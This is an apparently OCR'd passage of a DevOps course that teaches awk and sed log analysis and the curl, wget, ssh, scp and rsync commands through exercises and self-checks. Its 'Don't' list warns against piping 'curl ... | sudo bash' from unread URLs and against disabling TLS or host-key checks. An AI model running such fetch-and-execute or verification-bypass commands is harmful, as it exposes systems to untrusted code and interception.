


Figure 1.4-1

sed's model: a pattern space that each line passes through.




Figure 1.4-2

5 How it works

awk building blocks

Item	Meaning
`$0`, `$1`, `$NF`	Whole line, first field, last field
`NR`, `NF`, `FNR`	Line number (overall), field count, line number in the current file
`-F':'`, `-F'"'`, `-F'[]']'`	Field separator (regex). Default: runs of blanks
`OFS`	Output field separator, e.g. `BEGIN{OFS=","}`
`pattern { action }`	Run action only when pattern is true: `$9 ⩾ 500`, `/ERROR/`, `NR>1`, `$7 ~ /^\/api/`
`BEGIN{}` / `END{}`	Before / after all input
Arrays	`count[$9]++` is a hash table; loop with `for (k in count)`
`printf`	Formatted output: `printf "%-15s %5d\n", $1, n`
Functions	`length()`, `substr(s,start,len)`, `split(s,arr,sep)`, `tolower()`, `sub()`, `gsub()`

Note: Ubuntu and Debian ship **mawk** as the default `awk`; many other systems have **gawk**. Everything in this topic works in both. Avoid GNU-only extras (`gensub`, `asort`, `PROCINFO`) in portable scripts, or install `gawk` explicitly.

sed building blocks

Command	Effect
`s/old/new/` `s/old/new/g`	Substitute first / every occurrence on a line. Use another delimiter if the text has slashes: `s#/usr/local#/opt#g`
`-n` + `p`	Suppress auto-print, print only chosen lines: `sed -n '2,3p'`, `sed -n '/ERROR/p'`
`d`	Delete matching lines: `sed '/^#/d;/^$/d'` removes comments and blank lines
`Naddress`	Address by line `5`, range `2,4`, last line `$`, regex `/WARN/`, or step `1~2`
`i\`, `a\`, `c\`	Insert before, append after, change the line
`-E`	Extended regex (`+ ? | ( )` without backslashes); backreferences `\1` in the replacement
`-i[SUFFIX]`	Edit the file **in place**. `-i.bak` keeps a backup. (On macOS BSD `sed`, `-i` needs an argument: `-i ''`.)
`-e`	Multiple expressions: `sed -e 's/a/b/' -e 's/c/d/'`

Rule of thumb: `sed` **for editing text,** `awk` **for columns and arithmetic,** `grep` **for finding lines.** When a pipeline of `grep | cut | sed` gets long, one `awk` program is usually clearer.

6 Step-by-step guide

Prerequisites: the `access.log` and `app.log` from topic 3 §1.3, step 1. Nothing here changes system files; `sed -i` is run only on copies.

1. **Print columns.** In the Nginx combined format, `$1` is the client IP, `$7` the URL, `$9` the status and `$10` the bytes.

```bash
awk '{print $1, $7, $9}' access.log | head -3
```

Output:

```
203.0.113.10 /api/products 200
203.0.113.10 /api/products/42 200
198.51.100.7 /api/orders 201
```

2. **Filter with a pattern.**

```bash
awk '$9 ≥ 500' access.log                          # whole lines with 5xx
awk '$9 ≥ 500 {print $4, $7, $9}' access.log       # only selected fields
awk '/POST/ && $9 == 500' access.log               # regex AND comparison
```

The second command prints two lines such as `[08/Oct/2026:10:15:11 /api/orders 500`.

3. **Count and sum with arrays: the real power of awk.**

```bash
awk '{c[$9]++} END {for (s in c) print s, c[s]}' access.log | sort
```

```
200 3
201 1
404 1
500 1
502 1
```

Bytes per client, biggest first, and an average:

```bash
awk '{b[$1]+=$10} END {for (i in b) print i, b[i]}' access.log | sort -k2 -nr
awk '{sum+=$10; n++} END {printf "avg bytes: %.1f over %d requests\n", sum/n, n}'
  access.log
```

Expected: `203.0.113.10 1942`, `198.51.100.7 296`, `192.0.2.55 35` and `avg bytes: 324.7 over 7 requests`.

4. **Change the field separator to parse inside quotes and brackets.**

```bash
awk -F'"' '{print $2}' access.log | head -2        # the request line: GET
  /api/products HTTP/1.1
awk -F'[][]' '{print $2}' access.log | head -2     # the timestamp inside [ ]
```

5. **Requests per minute (the classic).**

```bash
awk '{split($4, t, ":"); m[t[2] ":" t[3]]++} END {for (k in m) print k, m[k]}'
  access.log | sort
```

```
10:15 6
10:16 1
```

6. **Use `awk` as glue for other commands.**

```bash
df -h | awk 'NR>1 && $5+0 > 80 {print $6, $5}'      # mounts over 80% full (empty on a healthy box)
ps aux | awk '$3 > 50 {print $2, $11}'              # PID and command of processes using over 50% CPU
```

7. **Substitute with `sed`.**

```bash
sed 's/ERROR/ERR/' app.log | head -3               # first match per line
sed -n '2,3p' app.log                              # print lines 2-3 only
sed '/INFO/d' app.log                              # delete INFO lines
sed -E 's/[0-9]{4}-[0-9]{2}-[0-9]{2}T//' app.log | head -2   # strip the date: 10:15:01Z INFO ...
sed 's#/usr/local#/opt#g' <<< "/usr/local/bin"      # alternate delimiter → /opt/bin
```

8. **Edit a config file in place, safely.**

```bash
printf 'DB_HOST=localhost\nDB_PORT=5432\n' > env.test
sed -i.bak 's/^DB_HOST=.*/DB_HOST=10.0.1.5/' env.test
cat env.test            # DB_HOST=10.0.1.5 and DB_PORT=5432
diff env.test.bak env.test
```

`-i.bak` leaves `env.test.bak`, so you can always diff and revert. Anchoring with `^` and `.*` replaces the whole value, not just the first word, and makes the edit idempotent: running it twice gives the same result.

9. **Capture groups: reformat and extract.**

```bash
sed -E 's/(db): (.*)/\1 → \2/' app.log | sed -n 3p        # ... ERROR db → connection refused (...)
sed 's/.*id=\([0-9]*\).*/\1/' app.log | sed -n 2p          # prints 1001
```

`\( \)` in basic mode (or `( )` with `-E`) captures; `\1` reuses it.

7 Real-world scenario

(Illustrative.) After a deploy, p95 latency for `shop-api` doubles, but the dashboard only shows an aggregate. The Nginx log has been extended with `$request_time` as the last field (a common `log_format` customisation). The on-call engineer runs:

```bash
awk '{t[$7]+=$NF; n[$7]++} END {for (u in t) printf "%-30s %6.3f s avg  (%d req)\n", u,
  t[u]/n[u], n[u]}' \
  /var/log/nginx/access.log | sort -k2 -nr | head
```

One URL, `/api/search`, averages 1.8 seconds while everything else is under 50 ms. The team finds that the release added a query with no index (a topic for Level 13). They roll back, add the index and redeploy. A follow-up replaces the one-liner with a proper latency histogram metric. **Lesson:** ten seconds of `awk` located the slow endpoint; the lasting fix was better instrumentation, not heroics.

8 Common mistakes and best practices

Don't

- Run `sed -i` on a production config with no backup or no review of the diff.
- Parse structured data (JSON, YAML, CSV with quoted commas) with `awk`/`sed`. Use `jq`, `yq` or a CSV tool.
- Forget that the default field separator collapses runs of spaces but `-F' '` (single space) does not behave the same everywhere. Prefer the default or an explicit regex.
- Use unanchored substitutions (`s/DB_HOST/.../`) that also match comments or similar keys.
- Put shell variables inside single-quoted awk programs and expect expansion. Pass them with `awk -v host="$HOST" '$1==host'`.

Do

- Build pipelines incrementally: run the first stage, check it, add the next.
- Test an `sed` edit without `-i` first, then with `-i.bak`, then diff.
- Anchor patterns (`^`, `$`) and make edits idempotent so scripts can be run twice.
- Use `awk -v` and `-F` instead of shell loops for column work; it is faster and clearer.
- Prefer a real log pipeline (Loki, Elasticsearch, CloudWatch Logs Insights) for recurring analysis and keep one-liners for triage.

9 Tasks

- [ ] **T1 — Columns and filters** *(≈25 min, beginner)*
  - **Goal:** print and filter fields with awk.
  - **Steps:**
    1. Use the sample `access.log`. Print only IP and URL for all `POST` requests.
    2. Print the line number and URL for every request whose status is not 200.
    3. Print the last field of every line of `app.log` using `$NF`.
  - **Done when:** the first command prints three lines and the second prints four.

- [ ] **T2 — Histogram and top-N** *(≈30 min, intermediate)*
  - **Goal:** aggregate with arrays.
  - **Steps:**
    1. Generate a 1,000-line log with a loop that picks random statuses from `200 200 200 404 500` and random IPs from three RFC 5737 addresses.
    2. Produce a status histogram and top clients with `awk` (arrays, not `sort | uniq -c`).
    3. Compute the error rate as a percentage with `printf "%.1f%%\n"`.
  - **Done when:** the histogram counts add up to 1000 and the percentage matches a manual `grep -c`.

- [ ] **T3 — Patch a config safely with sed** *(≈30 min, intermediate)*
  - **Goal:** edit text in place with a backup.
  - **Steps:**
    1. Create an `app.env` with `PORT=3000`, `DB_HOST=localhost`, `# DB_HOST=old` and `LOG_LEVEL=info`.
    2. Change `DB_HOST` to `10.0.1.5` without touching the commented line. Use `-i.bak`.
    3. Run the same sed twice and confirm the file does not change the second time (`diff`).
  - **Done when:** `diff app.env.bak app.env` shows only the `DB_HOST` change and the second run is a no-op.

- [ ] **T4 — Break it: greedy match and wrong quotes** *(≈30 min, intermediate)*
  - **Goal:** understand two frequent failures.
  - **Steps:**
    1. Run `echo '"a" and "b"' | sed 's/".*"/X/'`; observe that `.*` is greedy. Fix it with `s/"[^"]*"/X/g`.

2. Set `HOST=198.51.100.7` and try `awk '$1==$HOST' access.log` (fails to match), then fix it with `awk -v host="$HOST" '$1==host'`.

- **Done when:** both fixes work and you can explain greedy matching and why shell variables are not visible inside single quotes.

☐ **T5 — Automate a daily error report** *(≈45 min, advanced)*

- **Goal:** turn one-liners into a script.
- **Steps:**
  1. Write `report.sh <logfile>` that prints total requests, 5xx count and rate, top 3 URLs and top 3 IPs, using only `awk`, `sort`, `head`.
  2. Start with `set -euo pipefail`, validate that the argument is a readable file.
  3. Run it on your 1,000-line log and on an empty file; handle the empty-file division by zero.
- **Done when:** the report is correct, the empty file prints "no requests" and the script exits 0 in both cases.

☐ **T6 — Prove it: the minute-by-minute error timeline** *(≈45 min, advanced)*

- **Goal:** answer a new question with no guide.
- **Steps:**
  1. Using only `awk`, `sed` and `sort`, print for each minute the number of requests and the number of 5xx responses, side by side, from a log spanning at least 10 minutes.
  2. Mark minutes with an error rate above 5% with a trailing `ALERT`.
  3. Explain the program line by line to a colleague.
- **Done when:** output is correct for at least one hand-checked minute and the explanation covers BEGIN/END, arrays and field splitting.

10 Self-check questions

1. What do `$0`, `$1`, `$NF`, `NR` and `NF` mean in awk?
2. When do `BEGIN` and `END` blocks run, and what are they typically used for?
3. What is the difference between `sed 's/a/b/'` and `sed 's/a/b/g'`?
4. Why use `sed -i.bak` rather than `sed -i`?
5. How do you pass a shell variable into an awk program?

ANSWERS

1. The whole line, the first field, the last field, the current line number and the number of fields on the current line.
2. `BEGIN` runs once before any input (set `OFS`, print headers); `END` runs once after all input (print totals, loop over arrays).
3. Without `g` only the first match on each line is replaced; with `g` every match is.
4. It keeps a backup copy you can diff and restore if the edit was wrong.
5. `awk -v name="$VAR" '... name ...'`, because single quotes stop the shell from expanding variables inside the program.

11 Further reading

- `man awk`, `man sed`; the GNU Sed manual and GNU Awk User's Guide (gnu.org/software) for complete references.
- *The AWK Programming Language* by Aho, Kernighan and Weinberger — the definitive short book by the language's authors.
- *sed & awk* by Dale Dougherty and Arnold Robbins (O'Reilly).
- See also: Viewing and Searching Text §1.3 and Observability §0.10.

1.5 Network and Transfer Commands

Topic 5 of 13 | ~4 hours | Difficulty: Beginner

1 What it is

Five command-line tools do most of the "talking to other machines" in DevOps:

- `curl` (Client URL) sends a request to a URL and shows the response. It speaks HTTP/HTTPS and many other protocols, and is the universal way to test an API or a health endpoint.
- `wget` (Web get) downloads files and can retry and resume; it is simpler than `curl` for "fetch this file".
- `ssh` (Secure Shell) opens an encrypted remote terminal, or runs a single command on a remote host.
- `scp` (Secure Copy) copies files over SSH.
- `rsync` (remote sync) copies only the *differences* between two directory trees, locally or over SSH.

All of the remote ones ride on a protocol that is encrypted and authenticated by default. (Key-based login is in topic 12 §1.12; this topic is about using the commands.)

2 Why it matters in DevOps

- `curl` **is your debugger.** "Is the service up?", "what headers did the load balancer add?", "how long does the TLS handshake take?" are all one `curl` away. It is also inside Docker health checks, CI smoke tests and `curl | sh` installers.
- **SSH is the front door to servers.** Deploys, log checks, tunnels and Git-over-SSH all use it. A bad SSH habit (reused keys, ignoring host-key warnings) is a security incident waiting to happen.
- `rsync` **makes deploys and backups cheap.** Sending only changed bytes turns a 5 GB sync into seconds, and `--delete` makes the destination an exact mirror.
- **Failures are silent without flags.** A script that runs `curl` without `--fail` happily treats a 500 error page as success.

3 Real-world system example

Git over SSH on GitHub. When you run `git clone git@github.com:org/shop-api.git`, Git is simply running `ssh` under the hood, authenticated by the public key you registered with GitHub. The same mechanism lets CI systems use *deploy keys* to read a single repository.

Debian and Linux distribution mirrors. Public Linux mirrors are kept in sync with `rsync`, which is why `rsync://` is a standard mirror protocol: only changed package files move between the master and each mirror.

Kubernetes and load balancers rely on HTTP probes: kubelet (and cloud load balancers) call an endpoint such as `/healthz` and judge the result by the HTTP status code, the same check you do by hand with `curl -fsS -o /dev/null -w '%{http_code}'`.

4 Diagram

What really happens when you run `ssh deploy@192.0.2.10`:




Figure 1.5-1

Choosing a transfer tool:




Figure 1.5-2

5 How it works

curl: the options you will use every day

Option	Meaning
`-s` / `-S`	Silent (no progress bar) / still show errors. Use `-sS` together in scripts
`-f` (`--fail`)	Exit non-zero (22) on HTTP 4xx/5xx instead of printing the error page
`-L`	Follow redirects
`-I`	Send `HEAD`, show only response headers
`-v`	Verbose: request and response headers, TLS details (`>` sent, `<` received)
`-X METHOD`, `-d DATA`, `-H 'Header: v'`	Method, body, header. `-d` implies `POST`
`-o FILE` / `-O`	Save output to a name / to the remote file name
`-w '%{http_code} %{time_total}\n'`	Print timing and status after the transfer; combine with `-o /dev/null`
`--max-time N`, `--connect-timeout N`	Never hang forever
`--retry N --retry-connrefused`	Retry on transient errors; `--retry-connrefused` also retries when nothing is listening yet
`--resolve host:443:IP`	Test a specific backend while keeping the right `Host`/SNI name
`-k`	Skip TLS verification. **Only for debugging**; never in scripts

wget: `wget URL` (download), `-O FILE` (name), `-c` (resume), `-q` (quiet), `--spider` (check existence, no download), `-r` (recursive).

ssh

Usage	Meaning
`ssh user@host`	Interactive shell
`ssh user@host 'uptime; df -h /'`	Run commands and return; quote the whole command
`ssh -i ~/.ssh/key -p 2222 user@host`	Choose a key and port
`ssh -t host 'sudo -l'`	Force a TTY (needed for interactive prompts such as `sudo`)
`ssh -v host`	Debug the connection (repeat `-vvv` for more)
`ssh -o StrictHostKeyChecking=accept-new host`	Trust a host key on first contact only, reject if it changes later

scp: `scp file user@host:/path/`, `scp -r dir user@host:/path/`, `scp user@host:/var/log/app.log .`. Modern OpenSSH implements `scp` on top of the SFTP protocol; for anything bigger or repeated, prefer `rsync`.

rsync

Option	Meaning
`-a`	Archive: recursive, keep permissions, times, symlinks, owner/group (when root)
`-v`, `-h`, `--progress`	Verbose, human sizes, progress
`-z`	Compress in transit (helps on slow links, hurts on already-compressed data)
`-n` (`--dry-run`)	Show what would change; **always run first**
`--delete`	Remove files at the destination that are gone from the source (a true mirror)
`--exclude 'node_modules' --exclude '.env'`	Skip paths
`-e 'ssh -p 2222 -i key'`	Choose the remote shell and its options

The trailing slash rule (rsync): `rsync -a src/ dst/` copies the *contents* of `src` into `dst`; `rsync -a src dst/` creates `dst/src`. This differs from `cp`'s habits, so always dry-run.

6 Step-by-step guide

Prerequisites: a Linux/macOS shell with `curl`; for the remote steps, a VPS or a local VM with `sshd` (for instance a free-tier VPS, or `sudo apt-get install -y openssh-server` on a throwaway Ubuntu VM). Use `192.0.2.10` below as a placeholder for your server's address.

1. **Make an HTTP request and read the status.** A tiny local server gives a safe target:

```bash
mkdir -p ~/lab/web && cd ~/lab/web
echo '{"status":"ok"}' > healthz
python3 -m http.server 8099 >/dev/null 2>&1 &
curl -s localhost:8099/healthz
curl -sS -o /dev/null -w '%{http_code} %{time_total}s %{size_download}B\n'
  localhost:8099/healthz
```

   First prints `{"status":"ok"}`; the second prints similar to `200 0.002084s 16B`.

2. **See the headers and the full conversation.**

```bash
curl -I localhost:8099/healthz            # response headers only (HEAD)
curl -sv localhost:8099/healthz 2>&1 | grep -E '^[<>]'
```

Lines starting with `>` are what curl sent (`GET /healthz HTTP/1.1`, `Host:`, `User-Agent:`), lines with `<` are the response.

3. **Use `--fail` and exit codes the way scripts do.**

```bash
curl -s -o /dev/null -w '%{http_code}\n' localhost:8099/nope    # prints 404 but exits 0
curl -fsS localhost:8099/nope; echo "exit=$?"                   # curl: (22) ... returned error: 404, exit=22
curl --max-time 2 -sS localhost:1; echo "exit=$?"               # connection refused, exit=7
```

Exit code `22` means HTTP error with `-f`; `7` means could not connect; `28` is a timeout.

4. **Send data like an API client.**

```bash
curl -sS -X POST localhost:8099/healthz -H 'Content-Type: application/json' -d '{"sku":"A1"}' -w '\n%{http_code}\n'
```

Python's simple server answers `501` (it does not implement `POST`). Against `shop-api` later you expect `201`. Stop the server with `kill %1`.

5. **Download files with `wget` and `curl`.**

```bash
curl -fsSLO https://example.com/index.html       # -L follow redirects, -O keep the name
wget -q -O - https://example.com | head -3        # write to stdout
wget --spider -S https://example.com 2>&1 | head -5   # check existence and headers only
```

Outbound HTTPS requires internet access; `example.com` is reserved for documentation.

6. **Run a command on a server over SSH.**

```bash
ssh deploy@192.0.2.10 'hostname; uptime; df -h /'
ssh -t deploy@192.0.2.10 'sudo systemctl status ssh --no-pager | head -5'
```

The first time you connect you see `The authenticity of host ... can't be established` and a fingerprint: that is the host-key check from the diagram. Compare the fingerprint with the one in your VPS provider's console before typing `yes`.

7. **Copy a file with `scp`.**

```bash
echo "release 1.4.2" > VERSION
scp VERSION deploy@192.0.2.10:/tmp/
scp deploy@192.0.2.10:/etc/os-release ./remote-os-release
```

8. **Mirror a directory with `rsync`: dry-run first, then real.**

```bash
mkdir -p build && echo "console.log('hi')" > build/app.js && echo secret > build/.env
rsync -avn --delete --exclude '.env' build/ deploy@192.0.2.10:/tmp/shop-api-release/
rsync -avh --progress --delete --exclude '.env' build/ deploy@192.0.2.10:/tmp/shop-
  api-release/
rsync -avh --delete --exclude '.env' build/ deploy@192.0.2.10:/tmp/shop-api-release/
  # again
```

The first command lists `app.js` but transfers nothing (`-n`). The second sends it. The third reports no files transferred, because rsync found no differences: the property that makes it good for repeated deploys. (Local-only practice: replace the remote target with a local path such as `/tmp/shop-api-release/`.)

9. **Configure SSH once, type less forever.** Add to `~/.ssh/config` (details in topic 13 §1.13):

```
Host shop
    HostName 192.0.2.10
    User deploy
    IdentityFile ~/.ssh/id_ed25519
```

Now `ssh shop`, `scp VERSION shop:/tmp/` and `rsync -a build/ shop:/tmp/rel/` all work.

7 Real-world scenario

(Illustrative.) A post-deploy script for `shop-api` ends with `curl http://localhost:3000/healthz` and the pipeline shows green, yet customers see errors. The API had crashed on a missing environment variable and the reverse proxy was returning a `502` HTML page, and `curl` happily printed it and exited `0`. The engineer reproduces it with `curl -v`, sees the `HTTP/1.1 502` line, and changes the check to:

```bash
curl --fail --silent --show-error --max-time 5 --retry 5 --retry-delay 2 --retry-
  connrefused http://localhost:3000/healthz
```

Now a bad release fails the pipeline, a slow start is retried instead of failing, and a hung process cannot block the job forever. **Lesson:** a health check is only useful if its exit code reflects reality: `--fail`, timeouts, retries.

8 Common mistakes and best practices

Don't

- Use `curl -k` or `StrictHostKeyChecking=no` in scripts; you disable the very protection that detects impersonation.
- Pipe `curl ... | sudo bash` from a URL you have not read. Download, inspect, then run (and verify checksums when provided).
- Run `rsync --delete` without a dry-run, or with a source path missing its trailing slash.
- Put secrets on the command line (`curl -H "Authorization: Bearer <YOUR_TOKEN>"` shows up in `ps` and shell history); read from a file or env var with `-H @file` / `--config`.
- Copy `.env` files and private keys around with `scp` to "just make it work".

Do

- Use `-fsS`, `--max-time` and `--retry` in every scripted `curl`.
- Use `rsync -a` with `--exclude` lists for deploys and `-n` for review; keep a rollback copy (topic 2).
- Verify the SSH host-key fingerprint on first contact and let `known_hosts` catch changes.
- Put hosts in `~/.ssh/config` so commands stay short and consistent.
- Use `-w` to expose timing (`time_namelookup`, `time_connect`, `time_starttransfer`) when diagnosing slowness.

Tasks

9

- [ ] **T1 — Interrogate a URL** *(≈20 min, beginner)*
  - **Goal:** read status, headers and timing with `curl`.
  - **Steps:**
    1. Start `python3 -m http.server 8099` in a scratch directory containing a `healthz` file.
    2. Run `curl -I`, `curl -v` and `curl -w '%{http_code} %{time_total}\n' -o /dev/null -s` against it.
    3. Request a path that does not exist and note the status.
  - **Done when:** you can show the status code (200 and 404), one request header and one response header from the output.
- [ ] **T2 — Exit codes that tell the truth** *(≈25 min, intermediate)*
  - **Goal:** write a robust health check.
  - **Steps:**
    1. Write `check.sh` that runs `curl --fail --silent --show-error --max-time 3 --retry 3 --retry-connrefused URL` and prints `UP` or `DOWN`.
    2. Run it against the running server, a 404 path, and a closed port (`localhost:1`).
    3. Print `$?` after each and record the three exit codes.
  - **Done when:** the script prints `UP`/`DOWN` correctly and you recorded the codes 0, 22 and 7.
- [ ] **T3 — First SSH connection and host verification** *(≈30 min, intermediate)*
  - **Goal:** connect to a server and understand the host-key prompt.
  - **Steps:**
    1. Create a free-tier VPS or local Ubuntu VM with `sshd` running and note its IP.
    2. `ssh user@IP 'hostname; uptime'`. Compare the shown fingerprint to the one from the provider console, then accept.
    3. Inspect `~/.ssh/known_hosts` and run `ssh-keygen -F IP`.
  - **Done when:** the command runs, and you can show the stored host-key line for the server.
- [ ] **T4 — Deploy a directory with rsync** *(≈40 min, intermediate)*
  - **Goal:** use dry-run and `--delete` safely.
  - **Steps:**
    1. Create `build/` with five files, one of them `.env`.

2. Sync to a server (or local `/tmp/rel/`) with `-avn`, then for real with `--exclude '.env'`.
3. Delete a file from `build/`, re-run with and without `--delete`, and compare.

- **Done when:** the destination matches `build/` minus `.env`, and you can explain what `--delete` removed and why the trailing slash matters.

☐ **T5 — Break it: wrong slash, wrong key** *(≈30 min, intermediate)*

- **Goal:** reproduce two common mistakes safely.
- **Steps:**
  1. Run `rsync -a build /tmp/rel-b/` (no trailing slash on source) and show the extra nesting (`/tmp/rel-b/build/...`).
  2. Try `ssh -i /tmp/wrongkey deploy@IP` (generate an unrelated key with `ssh-keygen -t ed25519 -f /tmp/wrongkey -N ''`) and read the `Permission denied (publickey)` message with `-v`.
- **Done when:** you can state which directory structure each form produces and which line of `ssh -v` shows the key being offered and rejected.

☐ **T6 — Prove it: scripted release push** *(≈45 min, advanced)*

- **Goal:** automate a safe copy-and-verify without the guide.
- **Steps:**
  1. Write `push.sh` that rsyncs `build/` to a timestamped directory `releases/$(date +%Y%m%d%H%M%S)` on the server, then runs `ssh` to execute `ls` on it.
  2. Make the script abort on any error (`set -euo pipefail`) and run `rsync -n` first when called with `--dry-run`.
  3. Explain how you would flip a `current` symlink as the final step (topic 2).
- **Done when:** running it twice produces two release directories and the dry run changes nothing on the server.

10 Self-check questions

1. Why does `curl http://host/` exit with 0 even when the server returns 500, and how do you change that?
2. What does `rsync -a src/ dst/` do differently from `rsync -a src dst/`?
3. What is the purpose of `known_hosts`, and what should you do if SSH warns that a host key has changed?
4. When would you choose `rsync` over `scp`?

5. What is wrong with `curl -k` in a deployment script?

ANSWERS

1. By default curl succeeds if it can complete the transfer, whatever the HTTP status. Use `-f` / `--fail` (exit 22) or check `-w '%{http_code}'`.
2. The trailing slash on the source copies the contents of `src` into `dst`; without it you get `dst/src/...`.
3. It records each server's public host key so you notice impersonation or man-in-the-middle attacks. A changed key means the server was rebuilt or something is interposed: verify out of band before removing the old entry.
4. For repeated syncs, directories, mirrors, resumable transfers and when only changed data should be sent.
5. It disables certificate verification, so an attacker with a forged certificate can intercept traffic; fix the certificate or trust store instead.

11 Further reading

- curl documentation and the book *Everything curl* (everything.curl.dev) — the authoritative, free guide.
- `man ssh`, `man ssh_config`, `man scp`, `man rsync` and the OpenSSH project documentation (openssh.com).
- The rsync project documentation (rsync.samba.org) for the trailing-slash and filter rules.
- GNU Wget manual (gnu.org/software/wget).
- See also: Network Debugging Tools §2.10 and HTTP Methods and Status Codes §2.7.

1.6 File Permissions: chmod and chown

Topic 6 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

Every file and directory on Linux has an **owner** (a user), a **group**, and three sets of **permission bits** that say what the owner, the group and everybody else may do: **r**ead, **w**rite and e**x**ecute. That is the entire core model (called POSIX permissions, after the standard that defines it), and it is the main barrier between a compromised web server process and the rest of your system.

